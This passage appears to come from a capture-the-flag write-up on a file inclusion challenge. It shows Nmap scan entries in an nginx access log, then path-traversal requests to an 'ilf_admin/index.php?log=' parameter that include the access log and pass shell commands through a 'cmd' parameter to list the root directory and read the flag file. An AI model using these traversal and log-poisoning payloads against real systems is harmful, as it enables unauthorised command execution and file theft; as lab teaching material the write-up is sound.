10.30.18.29 - - [30/Jan/2025:05:58:43 +0000] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:43 +0000] "RYCV / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:43 +0000] "GET / HTTP/1.1" 200 15850 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:43 +0000] "PROPFIND / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
```

Then I passed in "ls+/" into the cmd parameter and I found the name of the flag file in the log

```
94.237.62.181:42169/ilf_admin/index.php?log
=../../../../../../../../../../../../var/log/nginx/access.log
&cmd=cat+/
```




```
http://94.237.62.181:42169/ilf_admin/index.php?log
=../../../../../../../../../../../../var/log/nginx/access.log
```

```
&cmd=cat+/flag_dacc60f2348d.txt
```

from there I used cat to get the contents of the flag